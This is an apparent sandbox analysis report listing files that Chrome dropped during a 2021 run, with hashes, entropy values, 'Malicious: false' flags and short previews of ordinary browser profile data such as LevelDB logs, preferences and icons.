Preview:	2021/05/12-21:33:57.676 1814 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/05/12-21:33:57.681 1814 Recovering log #3.2021/05/12-21:33:57.684 1814 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljl:5ljl
MD5:	E9C694B34731BF91073CF432768A9C44
SHA1:	861F5A99AD9EF017106CA6826EFE42413CDA1A0E
SHA-256:	01C766E2C0228436212045FA98D970A0AD1F1F73ABAA6A26E97C6639A4950D85
SHA-512:	2A359571C4326559459C881CBA4FF4FA9F312F6A7C2955B120B907430B700EA6FD42A48FBB3CC9F0CA2950D114DF036D1BB3B0618D137A36EBAAA17092FE5F0
Malicious:	false
Preview:	..&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.1702050782390785
Encrypted:	false
SSDEEP:	12:s9MvLZ5KkkGHArAFUtp8l/P8S54Z5KkkGHArfJ:Ll5KkkGgkgio5KkkGgV
MD5:	20AEF10B7534C1724B491AB5B8172E8E
SHA1:	4682D66D4C3B7210B1275D582DC64809FCFB4BD3
SHA-256:	CFE8DDAA5876E2EB848041A05CE6D61D638AD10D5E2EA057E59D64DD4A01CFC1
SHA-512:	2BC189FD39A93E808AB57C024360F852C85630ADF4D22887539800BD4AB71E97A1D2BB51FB02E40EDAC8AFC96115BF12FC50675529C14EE2FEA7D0D5A512691
Malicious:	false
Preview:	2021/05/12-21:34:13.114 1804 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/05/12-21:34:13.116 1804 Recovering log #3.2021/05/12-21:34:13.117 1804 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF2124
Malicious:	false
Preview:	..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.248607976025222
Encrypted:	false
SSDEEP:	6:mXVDM+q2PcNwi23iKKdKpIFUtp8gfSgZmwP8gfSDMVkwOcNwi23iKKdKa/WLJ:su+vLZ5KkmFUtp8g//P8g/V54Z5KkaUJ
MD5:	DEEE414C987D4D341B8E7CE32F4F0C27
SHA1:	DAEC8159E3D793EBBD7A585F8AA5E201EAA400A0
SHA-256:	05913386F71B2D13DE24BB7FC11CE541F4C5CB1408699F708B0D971DE27248BC
SHA-512:	3D60753374E39795275A9CCEA5C951AF01C50234A8E8031F0EF6902F08F0BA69913EE8D507D56386A31094109A733925F2D41AC04B2C13AD4E9F7D0544721879
Malicious:	false
Preview:	2021/05/12-21:33:44.706 131c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/05/12-21:33:44.708 131c Recovering log #3.2021/05/12-21:33:44.708 131c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	410
Entropy (8bit):	5.290759657941591
Encrypted:	false
SSDEEP:	12:s+vLZ5KkkOrsFUtp80X/P8Ge54Z5KkkOrzJ:Ll5Kk+gzpIo5Kkn
MD5:	8696073A52B918DFDE5D8B532488578F
SHA1:	56E347E9962F97D596EF0DAD8D8C144CE42D9AB2
SHA-256:	5A788FE4B04A785D49CC6FB7511F666A176F6A8746EBE8E9A22207A22C91A889
SHA-512:	219716A17AC878AA227710E75B40EAB3A6B1E10FA0E3FE9B84E601BACBD898E2E1B96208F2B47B620CEBAAD24FA5838643ACC03556982800196A66C597E4C5DD
Malicious:	false
Preview:	2021/05/12-21:34:03.624 1810 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/05/12-21:34:03.625 1810 Recovering log #3.2021/05/12-21:34:03.626 1810 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	5.480167946706394
Encrypted:	false
SSDEEP:	3:FR6P/SHSrbbcPQz3i/thPmbECFllvhXaTay0KMn:FYKSrbmQG/thPpoxhX7IM
MD5:	08C775CA8EA5B09E525798A157971CD9
SHA1:	0F75E6825BDCE799055B8EB3732A2C633EF27334
SHA-256:	43F507372A5696BCEDB302C642304778006042BA20120DFE7DD573CD3462693D
SHA-512:	EDB626867C21E13C6F84615D4AB10ADE0AE158AAF97AEBA7A203F7563FBC19558C2A5EC73084A83EC1F733E9BCE15A41F95C240ABCF4BF36FCBE8CDAF6FAEBF6
Malicious:	false
Preview:	.....r....Y.....pm.0..L.....}u...}.....y.....W.....Mo.....#V:.....!.En.....h.'N.....1e.~..B.....o..r

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Applications_crx_nmmhkkegccagdldgiimedpiccmgmieda\Chrome Web Store Payments.ico.md5	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	16

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Applications_crx_nmmhkkegccagdldgiimedpiccmgmieda\Chrome Web Store Payments.ico.md5	
Entropy (8bit):	4.0
Encrypted:	false
SSDEEP:	3:SeFcn:Sec
MD5:	61B979ECA159ECAC9C7F8F1D6FD43E9D
SHA1:	0373696351FC2172E811DA8393DEC84036FA34A0
SHA-256:	AB05E0A6FF7E8FFF89F924B279D93AFC72ACCE817C4D250C60BB8059CC534303
SHA-512:	C95825DA33CBDDFA627D9FF9A5B8371BC5F4E643A09573B6E1E839A83B619F53D878C344030B9701DCBC24D4CECCC016CF4D298D10EE8C37D1B5FEC1A5168B6
Malicious:	false
Preview:	F......r...(R..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Applications_crx_nmmhkkegccagdldgiimedpiccmgmieda\f89e08cc-568b-458f-a215-78115f9991c9.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	MS Windows icon resource - 13 icons, 8x8, 32 bits/pixel, 10x10, 32 bits/pixel
Category:	dropped
Size (bytes):	175509
Entropy (8bit):	5.489440694064333
Encrypted:	false
SSDEEP:	1536:rKbsLAR2A4VBQV1111111111111Nr366R6faFR+up0y0y2im1OsFcgYzQNL9X:rKbsLAR2fe/FZntrslfX
MD5:	33EABC19FDF40F3D36B6870EF5861957
SHA1:	CF3EF59C3940B58C314E9F6A1616751553F2D9A2
SHA-256:	647D07F37554672865902B2CEE80864B5A5283C372C7263BB1497D5582054E57
SHA-512:	47CFEDB1FDBC9BC09905C70F69A5114C64A8FC791BCA480D24972275276F00CEB230C579B4217337F9C69ECB2AB3221A3B549F06E8074D76BCE2F31773FB69F
Malicious:	false
Preview:	..... .H..... ..... .p..... .h...n..... ....n...((.... .h.....00.... ..%..~H..@@.... .(B..&n..``.... .....N..... .(....D..... .w`...M..(..... .....+.O-8&]P>/^Q?-^&:?I.1;<....qye.f.%.....X...E.....I...k}....{.m.t.CP.....E...\.....=H..,A..,J..;P.....nn p}nnp}.....~~~.....!...!---2---2.. .....(..... .....!...7.#.:3,";3,!<.&'/.....NPLYt.F.K.%.....L..C.....1...`...KOPVutz}..A.BxX.....P.. .Q.....1...x...tqpyxuux...0D..DP.....G.....uojuppnw....t|..9F..-=..+:..5:..rr.....llkrkkmw.....ggitllkv.....hhgssss~.....YY\eYY[e..... ....nnnzXXXa.....RRR\.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\a508464e-0920-44e2-bc96-581f1b293411.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2724
Entropy (8bit):	4.858441642519087
Encrypted:	false
SSDEEP:	48:YXsPMHi5s7MHgKsSMH/zs8MHIs51tFsL6zsbWsdCshDysuMHCLsKMH9swIMHlYhj:XGiQGBGFGJ12LLHDwGyGkGihj
MD5:	9E0C31BCE1C83C78981EB86A29E2879B
SHA1:	3973E5D4DA1BC0BB99B78D1DFA7BEA045C85E173
SHA-256:	3D1BDA968D1CFF79DBD0C4B9D2A22367E9D9B8374622CD4263BD39137D8FE584
SHA-512:	D196B2993F4A46AFFD38DBA59866B048221D5CF6EAB1574846D1799B748BD71B09BE28D8154B16D97AEA300C7EE13719DC2E5034EC9D8913C6A6B399BDEBC2E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248544495618845","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31528},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"132485443456243 05","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":26637},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345531701","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":53820},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345601356","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":36228},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b17661c1-e22d-45e1-a571-1ef426e93c45.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	875
Entropy (8bit):	5.562096707946356
Encrypted:	false
SSDEEP:	24:YU6H0UhvrRlG1KUevEhUeT7NEaVb7wU3RUevxQ:YU6UUhveKUevGUexwUhUev2
MD5:	83E7EB16DFEFF58B94117F603345B66A
SHA1:	9D4DD375D9E29BE7667FCA199322A5C122E035E9
SHA-256:	6A285CCDBFF1E8A95CEE192D53804D936C1D30CEC0F5233FFAD6BF2CD4E7015D
SHA-512:	CF98E43FC8FB94DCE3D21D94B4D7C66EA6CD5709CC7B59076937A79F7D9034E16EA0FC5EE0A6DDE0AD68AFD1B4B474110DE24F5840E8661F40DB09B00EE8559

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b17661c1-e22d-45e1-a571-1ef426e93c45.tmp	
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1633014895.618904,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478895.618908},{"expiry":1633014895.522238,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.522241},{"expiry":1633014902.981094,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478902.981097},{"expiry":1652416428.039008,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1620880428.039012},{"expiry":1633014895.739906,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.739909}],"version":2}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d5ab90be-28dd-4ddf-8094-3f5428c06fae.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5223
Entropy (8bit):	4.980569244781898
Encrypted:	false
SSDEEP:	96:nC3hbo/2pYVvOik0JCSERBYRWL81bOTQVuwn:nmhe2pYok4D/YYu
MD5:	197C374ACF842C0255BA8E46A6EB288A
SHA1:	10928E5345E1D3A0DF2414AFC0FDC343CBC6077F
SHA-256:	A69502601EFA5EF168E1225B0F81D02C1D5583492C3CEC4E9464035450526006
SHA-512:	61A9D0C9018114B4396318813D0C196B111B0F6E2EE73F11805103C8C58E02D3547F676BFF5F4DB68209ABEA5A53853EEAA70CBEA2F590DC3A0B7224E335C1B
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13265354025024061","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.5047166073192875
Encrypted:	false
SSDEEP:	3:tUKCqjB/XWZmwv38qvUGAA7V8s8qABAA7WGv:mXqBXWZmwP8qvUmVv8qqhtv
MD5:	2C3542AFF2A5E7E4694872CC418717CC
SHA1:	0A2BF9B0A7DC87AEAB70E4AB8EE1BFA68B19A6E8
SHA-256:	B41933C12CF7638E53E6421436C799D6BEB6714773398B8B2B794A0920BF43A6
SHA-512:	6C587AB0E4AB64633B25DB855E54877578CEB283BCE7ECC3C3DAB3C53CA4E834B46E5E7AB15761DF3A8B442A2A952C0DA7A17FBEF5454E4E696DCA5F98567CAE
Malicious:	false
Preview:	2021/05/12-21:33:56.755 1a3c Recovering log #3.2021/05/12-21:33:56.817 1a3c Delete type=0 #3.2021/05/12-21:33:56.818 1a3c Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	50

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
Entropy (8bit):	5.028758439731456
Encrypted:	false
SSDEEP:	3:Ukk/vxQRDKlVmt+8jzn:oO7t8n
MD5:	031D6D1E28FE41A9BDCBD8A21DA92DF1
SHA1:	38CEE81CB035A60A23D6E045E5D72116F2A58683
SHA-256:	B51BC53F3C43A5B800A723623C4E56A836367D6E2787C57D71184DF5D24151DA
SHA-512:	E994CD3A8EE3E3CF6304C33DF5B7D6CC8207E0C08D568925AFA9D46D42F6F1A5BDD7261F0FD1FCDF4DF1A173EF4E159EE1DE8125E54EFEE488A1220CE85AF04
Malicious:	false
Preview:	V.....leveldb.BytewiseComparator...#.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f9182975-8283-4bdc-a797-8e298bd0f47f.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536236081725009
Encrypted:	false
SSDEEP:	384:qPPtwkLlDpXN1kXqKf/pUZNCgVLH2HfDyrUXHGHnTDZVx4y:cLlBN1kXqKf/pUZNCgVLH2HfGrU3GHnL
MD5:	C2BFCD08642ED0E85CB485FC60959E7F
SHA1:	0512D55CE726F4B74913CA538EBA580A64F26A7C
SHA-256:	D3CF7EA65C3F5734BDEEDFF035D3AFF20558A6C79F7462098941BC2E0C63A8C6
SHA-512:	04EACE02BFC174E23EEC9725794EBC4096C52732A50AE875EA10AAB6B2E1676FF9E1F72E3505F113D091A7D55A0A9507C500BEC1311482B5D82057B4DB201DD2
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13265354024679965","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	346
Entropy (8bit):	5.1645626491208025
Encrypted:	false
SSDEEP:	6:mXKVVq2PcNwi23iKKdKfrzAdIFUtp8OgZmwP8gSIkwOcNwi23iKKdKfrzILJ:sKfvLZ5Kk9FUtp8j/P8M54Z5Kk2J
MD5:	3B14B841B732A36034565F8362CD0CBC
SHA1:	799540A7EC4E17D8C4F17D163017E8BB513E07B2
SHA-256:	5E08353957016F097A2B315A10CFE64E4A31459826BE29FB33FC04AF8419E11E
SHA-512:	91FC123934E1F2DE1B71D745F0CBCF1FA6A116626F0980775BCE90FC53F72E25418907E62AAAD4CD519A39C0E5DF05E4D63C762A2C0C0816EACA9FCF87535F3
Malicious:	false
Preview:	2021/05/12-21:34:02.380 1810 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/MANIFEST-000001.2021/05/12-21:34:02.382 1810 Recovering log #3.2021/05/12-21:34:02.383 1810 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691724
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser	
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4
MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59
SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false
Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\ShaderCache\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.45488079341118026
Encrypted:	false
SSDEEP:	3:8EflT2l/:8j/
MD5:	5E05877B972C2FF59AAA0498F36E795A
SHA1:	8EFC0674ABD1F7B1CB79066C273DF25B5744ABD9
SHA-256:	423412C18CDD741D8EA369AD812360BAF69A3034DA347F5446311B28A684D3FA
SHA-512:	E9B8EC1E98350B06F5BAE09564594FF393BC8B8E10768F38EE324632B450BD6035A9BAF7F4702D458A6B0D90040EC6D06431ACB2A42393B76C00CA57D5F3787E
Malicious:	false
Preview:	.'..(.....#T?.. /.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Subresource Filter\Indexed Rules\27\9.22.0\Indexing in Progress	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Subresource Filter\Indexed Rules\27\scoped_dir6060_286183015\Ruleset Data	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	208920
Entropy (8bit):	4.964307261909652
Encrypted:	false
SSDEEP:	3072:gzChBJeloN++/mYWcT8WSkb1RqmYb8zpoPo/smfgbpxT0C0oUBXrvzpnuidAut:5clEHRAqggCylW1
MD5:	A96F63877D2B8648563905C60513B9F0
SHA1:	EE63F5F68E176DCEA8416C9877F09533C4E5498E
SHA-256:	B5A3D515B1673D134B197878D681C0CC8290BC476EB69D69EF27FF9669EC2E80
SHA-512:	C137035D92E4161FF55AF447D61F7F61E9FB8812EF0D32649011A6D7A07AEBA317B4197CF0205B37B755FACF7A1ABCA586507A1B825BC2FD4194E8306DB4E008
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Subresource Filter\Indexed Rules\27\scoped_dir6060_286183015\Ruleset Data	
Preview:	.....$...,.....C.....p.....P.....,.....geips..... n.....lgoog.....R.....ozama.....onwod.....h...(.....g.bat... ....<...@.....uotpo.....X.....ennab.....nozam.....e..l....E.....-.....l...P.....,.....\|.....h...p...H...,.....\...X...T...P.....H .....@...<...8.....d...,...(...$... .....,.....`...D.....|...x...t.....l...h...d...`.....X.....P...L...\...D. ..@...<...8...0...0..... .....`.....0.....h.....H...,.....x.....p...l...h...d...`...\...X...T...P...L...H...

C:\Users\user\AppData\Local\Google\Chrome\User Data\ae72064e-d84f-4154-affb-7be4e0884d2a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160612
Entropy (8bit):	6.050710387140603
Encrypted:	false
SSDEEP:	3072:DSKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:DSlpVS0sB8grgbV/njhcI8II6Rl
MD5:	D405588FA069E77811FB5509D520988E
SHA1:	3CF75B20DE6D6F24A620AE2EC60EE4924B4B517B
SHA-256:	123CE9A1F28B94692E5CEC40965F66C1B54A71A356ECAE4D091A1D39254A27DF
SHA-512:	A479CF7BDA04E86F4634F030D0A9FCC621251AD78EB2C9AE5DD0ED2405E5CBBC41E635213A98C53B07DBF4072935DEA0217C54973FC35380A676E086EB2E7DC
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETlkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\e0057403-b905-471f-bb91-219abdd90a81.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.749317559672299
Encrypted:	false
SSDEEP:	384:BHdySsPZkvMSVn521NKr/v+G3tGkZH0tGRYrzQSUxb5IIQbrD6xmvbpzgq2WVOg0:t6mRxCSZx82SQef8a70s/DWmKs2WBY
MD5:	8A43E2DE0308F6317FBD3DBCF0D7354B
SHA1:	26B2BB7F3A4869DD2839F27D1C89884783848C0E
SHA-256:	6D257B22862759923CD205858421DF6405365773EBC64544E97D4EF0B023AE65
SHA-512:	6A8B678AA51853003BA6D05AC642C36C2D080F48F40C319677A86ED2B0437520AD835390F68DF652B4C3A124B990894AB4D4649740FD06888A439FB3EDA2AD38
Malicious:	false
